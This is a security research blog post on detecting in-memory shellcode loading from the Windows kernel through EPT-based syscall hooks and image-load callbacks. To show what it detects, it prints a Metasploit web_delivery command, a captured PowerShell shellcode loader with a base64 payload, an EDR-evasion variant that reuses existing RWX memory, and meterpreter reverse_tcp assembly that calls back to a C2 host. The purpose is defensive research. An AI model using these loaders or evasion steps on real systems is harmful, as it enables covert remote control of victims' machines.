

Shellcode Detection Using Real-time Kernel Monitoring

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The tools used to load code into memory have changed a lot recently. I have seen this evolution in shellcode, manually mapped images and other types of code execution methods. Sometimes, some of these techniques need to circumvent mitigations imposed by the operating system, such as bypassing [AMSI](#), disabling writing to the Event-Log or evading hooks placed by EDRs in user space to avoid being detected.

A typical use case used by attackers is to patch EDR's user-space memory hooks or use [Direct System Calls](#) to evade detection by EDRs and then load their code into the memory. This is a scenario where having an extra layer of kernel detection can be useful to detect shellcode loading in real time.

It is important to note that nothing in this post is a new technique. We are going to discuss very specific examples, but there are many more methods in addition to those listed below.

Let's discuss what challenges we are going to face in order to detect the shellcode at runtime. To accomplish this we will use two different approaches:

- Hooking some syscalls via hypervisor EPT feature
- Detecting shellcodes from kernel callback

Read on for more insights.


Setup

We are going to use Metasploit as a C2 (Command & Control) and the shellcode will be loaded into local process powershell.exe. We've chosen powershell as the process that launches meterpreter because it is a common way to load shellcodes in the local process.

We are going to generate a one-liner script to execute in powershell using:

```
msfconsole -x "use exploit/multi/script/web_delivery; set target 2; set lhost 192.168.1.44; set lport 1234; set
```

The script generated is:



Detection by Hooking

Once the powershell script is executed and after unzipping and decoding it, we can capture the loader of the **stage 1** of our implant from the memory:

```
function cxP {
    Param ($a1H, $yXDG)
    $ddmeA = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
    $_.Location.Split('\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $ddmeA.GetMethod('GetProcAddress', [Type[]]@( [System.Runtime.InteropServices.HandleRef],
    [String])).Invoke($null, @( [System.Runtime.InteropServices.HandleRef](New-Object
    System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($ddmeA.GetMethod('GetModuleHandle')).Invoke($null,
    @($a1H))), $yXDG))
}

function mv9a {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $xB,
        [Parameter(Position = 1)] [Type] $fto_ = [Void]
    )

    $gi = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
    System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
    $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $gi.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
    $xB).SetImplementationFlags('Runtime, Managed')
    $gi.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $fto_, $xB).SetImplementationFlags('Runtime,
    Managed')

    return $gi.CreateType()
}

[Byte[]]$bb11 = [System.Convert]::FromBase64String("/EiD5PDozAAAAEFROVBSSDHSUwVI1JgVkiLUhhI1IgSityUEgPt0pKTHJSDHA
rDxhfAIsIEHBYQ1BAcHi7VJBUuIiLUIcLQjxIadBmgXgYcWIPhXIAAACLgTgAAABIhcB0Z0gB0TtIGESLQCBJAdBQ41ZNMclT/8lBzSISAHMSDHAQcHJ
DaxBAcE44HXxTAMNJAhfOdF12FhEi0AkSQHQzkGLDehEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBwVpIixLpS///11JvndzML8z
MgAAQVZJieZiIgeygAAASYnlSbwCAATSwKGBLEFUSYnKTInxQbpMdyYH/9VMiepoAQEAAlBuimAawD/1WoKQV5QUE0xyU0xwEj/wE1Jwkj/wE1JwUG6
5g/f4P/VsInHahBBWeyJ4kiJ+UG6maV0Yf/VhcB0DeN/znXlaPC1o1b/1UId78BIieJNMclqBEFYSIn5QboC2chf/9VIg8QgXon2akBBWwAEAAQVhI
ifJIMclBulikU+X/1UiJw0mJx00xyUmJ8EiJ2kiJ+UG6AtnIX//VSAHDSn6SIX2deFB/+c=")

$tx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll VirtualAlloc), 1)
(mv9a @( [IntPtr], [UInt32], [UInt32], [UInt32] ) ([IntPtr])).Invoke([IntPtr]::Zero, $bb11.Length, 0x3000, 0x40)

[System.Runtime.InteropServices.Marshal]::Copy($bb11, 0, $tx, $bb11.Length) 2

$JpD02 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll CreateThread), 3)
(mv9a @( [IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]
([IntPtr])).Invoke([IntPtr]::Zero, 0, $tx, [IntPtr]::Zero, 0, [IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll WaitForSingleObject),
(mv9a @( [IntPtr], [Int32])).Invoke($JpD02, 0xffffffff) | Out-Null
```

In the **stage 1** shellcode loader code we identify the following steps:

1. Allocate memory in the local process
2. Write the shellcode to the allocated memory
3. Create a thread pointing to the shellcode

The first step is the easiest to detect. The second step is just a memory copy, so there are no external calls we can monitor or filter. The last step calls a system function to spawn the thread, a very common action in any code that can be used for detection. However, using [ROP](#), detection is very easily avoided, so in this post I won't go into further detail.

Let's take a look at the following piece of code :

```
$tx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll VirtualAlloc),
(mv9a @( [IntPtr], [UInt32], [UInt32], [UInt32] ) ([IntPtr])).Invoke([IntPtr]::Zero, $bb11.Length, 0x3000, 0x40)

[System.Runtime.InteropServices.Marshal]::Copy($bb11, 0, $tx, $bb11.Length)

$JpD02 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll CreateThread),
(mv9a @( [IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]
```

We can see how VirtualAlloc is called with the [flags](#):

- 0x3000 = MEM_RESERVE | MEM_COMMIT
- 0x40 = PAGE_EXECUTE_READWRITE (RWX)

In order to detect suspicious allocations (in our case private memory with RWX permissions), we are going to need to place some hooks. Windows does not allow users to place kernel hooks, and uses [Patchguard](#) to prevent it. That is why we are going to use EPT to hook some syscalls and bypass PatchGuard mitigation. More info about [EPT here](#).

Once we have our driver working we can monitor the Allocations by hooking **NtAllocateVirtualMemory**. In our example, it will be easy to detect since the shellcode loader is allocating RWX memory. As an example we might use the following code to detect suspicious allocations:

```
static bool IsSuspiciousAllocation(PVOID Address, ULONG AllocationType, ULONG Protection)
{
    if (Protection == PAGE_EXECUTE_READWRITE)
    {
        if (AllocationType == (MEM_COMMIT | MEM_RESERVE) ||
            AllocationType == MEM_COMMIT && Address == 0)
        {
            auto modulePath = ResolveCurrentModulePath();
            auto processPath = ResolveCurrentProcessPath();

            return true;
        }
    }

    return false;
}
```

So once the loader is executed we see how we detect the shellcode:

Name	Value
Address	0x00000000`00000000
AllocationType	0x3000
Protection	0x40
modulePath	0xffff9884`2aa4f010 "\Device\HarddiskVolume4\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll" stru...
processPath	0xffff9781`aaaf9900 "\Device\HarddiskVolume4\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" st...

By monitoring NtAllocateVirtualMemory I have seen that there are RWX allocations coming from clr.dll, generating false positives:

#	Child-SP	RetAddr	Call Site	Reg	Value
00	0000001d`a0f8d408	00007ff9`4849c95f	KERNEL32!VirtualAllocStub	rax	1da0f8d478
01	0000001d`a0f8d410	00007ff9`484b4b9e	clr!CEExecutionEngine::ClrVirtualAlloc+0x4f	rcx	7ff8e9015000 Address
02	0000001d`a0f8d480	00007ff9`485e3ffb	clr!UnlockedLoaderHeap::GetMoreCommittedPages+0x8e	rdx	1000
03	0000001d`a0f8d4d0	00007ff9`485e29e0	clr!LoaderHeap::RealAllocAlignedMem+0x17f	rbx	40
04	0000001d`a0f8d540	00007ff9`485e35ad	clr!StubLinker::LinkInterceptor+0xf8	rsp	1da0f8d408
05	0000001d`a0f8d600	00007ff9`485e36c4	clr!CTPMethodTable::CreateStubForNonVirtualMethod+	rbp	1000
06	0000001d`a0f8d6a0	00007ff9`4849e05c	clr!MethodDesc::DoPreStub+0xf78	rsi	7ff948eb2048
07	0000001d`a0f8d8c0	00007ff9`48494835	clr!PreStubWorker+0x3cc	r10	5
08	0000001d`a0f8dc00	00007ff8`e90339ea	clr!ThePreStub+0x55	r11	1cef133b044
*** WARNING: Unable to verify checksum for C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\					
09	0000001d`a0f8dcb0	00007ff9`43521a75	0x00007ff8`e90339ea	r8	1000 MEM_COMMIT
0a	0000001d`a0f8dcf0	00007ff9`4378ecf7	System_Management_Automation_ni+0x10a1a75	r9	40 RWX Memory protection
0b	0000001d`a0f8dd50	00007ff9`43942bc2	System_Management_Automation_ni+0x130ecf7	r10	5
0c	0000001d`a0f8dd80	00007ff9`43942a97	System_Management_Automation_ni+0x14c2bc2	r11	1cef133b044
0d	0000001d`a0f8de00	00007ff9`439421c8	System_Management_Automation_ni+0x14c2a97		
0e	0000001d`a0f8de70	00007ff9`43943c37	System_Management_Automation_ni+0x14c21c8		

As you see in the screenshot above, **VirtualAlloc** is being called from **clr.dll** using **MEM_COMMIT** with a specific memory address so our function called **IsSuspiciousAllocation()** will work fine and will not report it as suspicious allocation. However it is quite easy to circumvent our detection code.

From the attacker's perspective allocating memory regions with RWX permissions is not desirable because, as we have seen, it is easily detectable. So we are going to do some more tests improving this aspect to cover some more

Keeping these ideas in mind, we might create another possible enhancement using RWX allocations made by `clr.dll` and writing our shellcode there. Therefore, we will not need to allocate memory and avoid being flagged at this step. So the new loader code could look something like this:

```
[Byte[]]$shellcode = [System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSSDHSUWVI1JgVkiLUhhI1IgSItyUEgPt0pKTTHJSDHA
rDxhfAIsIEHByQ1BAchi7VJBUUiLUiCLQjxIAdBmgXgYcWIPhXIAAACLGlgAAABihcB0Z0gB0ItIGESLQCBjAdBQ41ZNMclI/81B1zSISAHWSDHAQcHJ
DaxBAce44HXxTANMJAhfFodF12FhEi0AksQHqZKGLDeHEi0AcsQHQQysEiEgB0EFYQVheWpBWEFZQVpIgwQVL/4FhBwVpIixLpS///11JvndzML8z
NgAAQVZJieZigeygAQAAASyn1SbwCAATSwKgBLEFUSYnkTInxQbpMdyYH/9VMiepoAQEAAlBuimAawD/1WoKQV5QUE0xyU0xwEj/wEiJwkj/wEiJwUG6
6g/f4P/VSiNHahBBWeyJ4kiJ+UG6maV0Yf/VhcB00En/znXlaPC1o1b/1UiD7BBIeJNMclqBEFYIn5QboC2chf/9VIg8QgXon2akBBWgAEAAAQVhI
ifJIMclBulikU+X/1UiJw0mJx00xyUmJ8EiJ2kiJ+UG6AtnIX//VSAHDSnG5IX2deFB/+c=")

$VirtualQuery = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll VirtualQuery),
(mv9a @([IntPtr], [Winapi.Kernel32+MEMORY_BASIC_INFORMATION].MakeByRefType(), [int]) ([IntPtr])))

$CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll CreateThread),
(mv9a @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])))

$VirtualProtect = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll VirtualProtect),
(mv9a @([IntPtr], [IntPtr], [UInt32], [UInt32].MakeByRefType()) ([UInt32])))

$mem_info = New-Object Winapi.Kernel32+MEMORY_BASIC_INFORMATION
$Address = 0;
$size = [System.Runtime.InteropServices.Marshal]::SizeOf($mem_info)

while ($VirtualQuery.Invoke($Address, [ref] $mem_info, $size) -ne 0)
{
    if( ($mem_info.Protect -eq [Winapi.Kernel32+AllocationProtectEnum]::PAGE_EXECUTE_READWRITE) -and
        ($mem_info.State -eq [Winapi.Kernel32+StateEnum]::MEM_COMMIT) -and
        ($mem_info.Type -eq [Winapi.Kernel32+TypeEnum]::MEM_PRIVATE) )
    {
        if( $mem_info.RegionSize.ToInt64() -gt $shellcode.Length )
        {
            # Copy shellcode to RWX buffer
            [System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0, $mem_info.BaseAddress, $shellcode.Length)

            $old = 0
            $VirtualProtect.Invoke($mem_info.BaseAddress, $shellcode.length,
            [Winapi.Kernel32+AllocationProtectEnum]::PAGE_EXECUTE_READ, [ref] $old)

            $CreateThread.Invoke([IntPtr]::Zero, 0, $mem_info.BaseAddress, [IntPtr]::Zero, 0, [IntPtr]::Zero)
            break
        }
    }
}

[int64]$Address = [int64]$mem_info.BaseAddress.ToInt64() + [int64]$mem_info.RegionSize.ToInt64()
}
```

Note: This above code may not be very reliable because the legitimate process might want to overwrite this buffer we are using to store the shellcode without taking into account the new memory permissions, causing an access violation exception.

Hooking Takeaways

1. We could continue iterating with potential improvements using other APIs such as **CreateFileMapping** or **NtMapViewOfSection** to allocate memory, which would turn into a cat-and-mouse game trying to monitor more APIs and attackers trying to find new ways to allocate the memory.
2. The downside of trying to detect shellcode loading processes using hooks is having to deal with possible false positives. This is not exclusive to the kernel hooking we are using here, the EDRs working in user space need to face the same problem.
3. It should be noted that this type of detection based on monitoring syscalls with hooks using EPT can only be accomplished on systems with EPT capabilities.

Detecting Shellcodes from Kernel Using Callbacks

Once the shellcode loader loads **stage1** into memory, we notice that the code is a **reverse_tcp** that will try to connect to the C2 server and load the meterpreter payload. We can access the code directly from [github](#) to read it better:

```
reverse_tcp:
; setup the structures we need on the stack...
mov r14, 'ws2_32'
push r14 ; Push the bytes 'ws2_32',0,0 onto the stack.
mov r14, rsp ; save pointer to the "ws2_32" string for LoadLibraryA call.
sub rsp, 408+8 ; alloc sizeof( struct WSADATA )
mov r13, rsp ; save pointer to the WSADATA structure for WSASocketA call.
mov r12, 0x0100007F5C110002
push r12 ; host 127.0.0.1, family AF_INET and port 4444
mov r12, rsp ; save pointer to sockaddr struct for connect call
; perform the call to LoadLibraryA...
mov rcx, r14 ; set the param for the library to load
mov r10d, 0x0726774C ; hash( "kernel32.dll", "LoadLibraryA" )
call rbp ; LoadLibraryA( "ws2_32" )
; perform the call to WSASocketA...
mov rdx, r13 ; second param is a pointer to this struct
push 0x0101 ;
pop rcx ; set the param for the version requested
mov r10d, 0x006B8029 ; hash( "ws2_32.dll", "WSASocketA" )
call rbp ; WSASocketA( 0x0101, &WSADATA );
; perform the call to connect...
push rax ; if we succeed, rax will be zero, push zero for the flags param.
push rax ; push null for reserved parameter
xor r9, r9 ; we do not specify a WSAPROTOCOL_INFO structure
xor r8, r8 ; we do not specify a protocol
inc rax ;
mov rdx, rax ; push SOCK_STREAM
inc rax ;
mov rcx, rax ; push AF_INET
mov r10d, 0xE0DF0FEA ; hash( "ws2_32.dll", "WSASocketA" )
call rbp ; WSASocketA( AF_INET, SOCK_STREAM, 0, 0, 0, 0 );
mov rdi, rax ; save the socket for later
; perform the call to connect...
push byte 16 ; length of the sockaddr struct
pop r8 ; pop off the third param
mov rdx, r12 ; set second param to pointer to sockaddr struct
mov rcx, rdi ; the socket
mov r10d, 0x6174A599 ; hash( "ws2_32.dll", "connect" )
call rbp ; connect( s, &sockaddr, 16 );
; restore RSP so we dont have any alignment issues with the next block...
add rsp, ( (408+8) + (8*4) + (32*4) ); cleanup the stack allocations
```

By looking at the **stage1** code we notice how it needs to load the **ws2_32.dll** library to resolve the memory address of the network APIs it will use to communicate with the C2 server:

```
; perform the call to LoadLibraryA...
mov rcx, r14 ; set the param for the library to load
mov r10d, 0x0726774C ; hash( "kernel32.dll", "LoadLibraryA" )
call rbp ; LoadLibraryA( "ws2_32" )
```

The idea of detection is to monitor from the kernel the libraries loaded from userspace and inspect the call stack of the thread that has made the syscall to detect if the base address of the call stack elements has been manually mapped code.

In order to monitor the libraries loaded in the system, we are going to use **PsSetLoadImageNotifyRoutine**, which allows us to install our callback and monitor the images that are loaded in the system using the API including the libraries(dll).

To carry out detection, we can follow these steps:

- Walk the call stack to obtain the memory base address of its elements.
- Obtain **MEMORY_BASIC_INFORMATION** [structure](#) returned by **ZwQueryVirtualMemory** for each element.
- Detect private(**MEM_PRIVATE**) or mapped(**MEM_MAPPED**) as executable.

imageName	0xffff9781`b0261640	"\Device\HarddiskVolume4\Windows\System32\mswsock.dll"
memoryInfo	struct MEMORY_BASIC_INFORMATION	
BaseAddress	0x0000017d`61ae0000	
AllocationBase	0x0000017d`61ae0000	
AllocationProtect	0x40	
PartitionId	0	
RegionSize	0x1000	
State	0x1000	
Protect	0x40	Executable private memory(MEM_PRIVATE) detection
Type	0x20000	

04	ffff9781`b0261610	fffff802`5a70407d	nt!PsCallImageNotifyRoutines+0x165
05	ffff9781`b0261680	fffff802`5a70110c	nt!MiMapViewOfImageSection+0x74d
06	ffff9781`b0261800	fffff802`5a702ac9	nt!MiMapViewOfSection+0x3fc
07	ffff9781`b0261950	fffff802`5a4064ee	nt!NtMapViewOfSection+0x159
08	ffff9781`b0261a90	00007fff`c848c294	nt!KiSystemServiceExitPico+0x2b9
09	00000007`c5a0ea88	00007fff`c842cc8a	ntdll!NtMapViewOfSection+0x14
0a	00000007`c5a0ea90	00007fff`c842cde2	ntdll!LdrpMinimalMapModule+0x10a
0b	00000007`c5a0eb50	00007fff`c84524af	ntdll!LdrpMapDllWithSectionHandle+0x1a
0c	00000007`c5a0eba0	00007fff`c84522ac	ntdll!LdrpMapDllNtFileName+0x19f
0d	00000007`c5a0eca0	00007fff`c845164f	ntdll!LdrpMapDllFullPath+0xe0
0e	00000007`c5a0ee30	00007fff`c8424c4b	ntdll!LdrpProcessWork+0x123
0f	00000007`c5a0ee90	00007fff`c8425500	ntdll!LdrpLoadDllInternal+0x13f
10	00000007`c5a0ef10	00007fff`c8424464	ntdll!LdrpLoadDll+0xa8
11	00000007`c5a0f0c0	00007fff`c61b8982	ntdll!LdrLoadDll+0xe4
12	00000007`c5a0f1b0	00007fff`c8342f9c	KERNELBASE!LoadLibraryExW+0x162
13	00000007`c5a0f220	00007fff`c8343b72	WS2_32!DPROVIDER::Initialize+0xb8
14	00000007`c5a0f7b0	00007fff`c8345a66	WS2_32!DCATALOG::LoadProvider+0xca
15	00000007`c5a0f7e0	00007fff`c834575f	WS2_32!DCATALOG::GetCountedCatalogItemFromAttributes+0x146
16	00000007`c5a0f830	00007fff`c8354071	WS2_32!WSASocketW+0xaf
17	00000007`c5a0f8d0	0000017d`61ae013b	WS2_32!WSASocketA+0x61
18	00000007`c5a0fbc0	00000000`00000001	0x0000017d`61ae013b Shellcode calling to WSASocketA

In the image above we can see the detection of a suspicious region at 0x0000017d61ae013b within the call stack which is mapped as private with executable permissions(RWX) trying to load the mswsock.dll library.

If we examine the instructions within the detected shellcode, we see that it coincides with meterpreter **reverse_tcp** code just after call to **WSASocketA**:

```

0: kd> u 0x0000017d`61ae013b
0000017d`61ae013b 4889c7          mov     rdi, rax
0000017d`61ae013e 6a10           push   10h
0000017d`61ae0140 4158           pop    r8
0000017d`61ae0142 4c89e2        mov     rdx, r12
0000017d`61ae0145 4889f9        mov     rcx, rdi
0000017d`61ae0148 41ba99a57461  mov     r10d, 6174A599h
0000017d`61ae014e ffd5          call   rbp
    
```

We see that the first library loaded by the shellcode is mswsock.dll which is loaded when calling WSASocketA. Why didn't we catch the call to LoadLibraryA(ws2_32.dll) ? Well, in our case this library is already loaded by powershell.exe by default so the first library that is actually loaded from the shellcode is mswsock.dll which is a dependency when calling **WSASocketA**.

This allows us to see other libraries that are loaded from the shellcode when connecting to the C2 server and downloading the payload.

Conclusions

This article was just a quick overview of how to detect shellcodes from the kernel in real time using specific and not very advanced examples. As I mentioned earlier in the introduction, none of the techniques we are using here are anything new, and they can be bypassed with some additional work. These are only some concrete examples of what can be detected from the kernel. However, I think it may be useful for researchers, who develop of offensive security tools, to consider these methods in addition to EDR userland hooks. There may be specific environments or situations in which kernel detection could be more effective.

About the Author

Alonso Candado is a security software engineer at CounterCraft where he focuses on low level programming and research of new threats. You can find him on [LinkedIn](#).

Source: <https://www.countercraftsec.com/blog/post/shellcode-detection-using-realtime-kernel-monitoring/>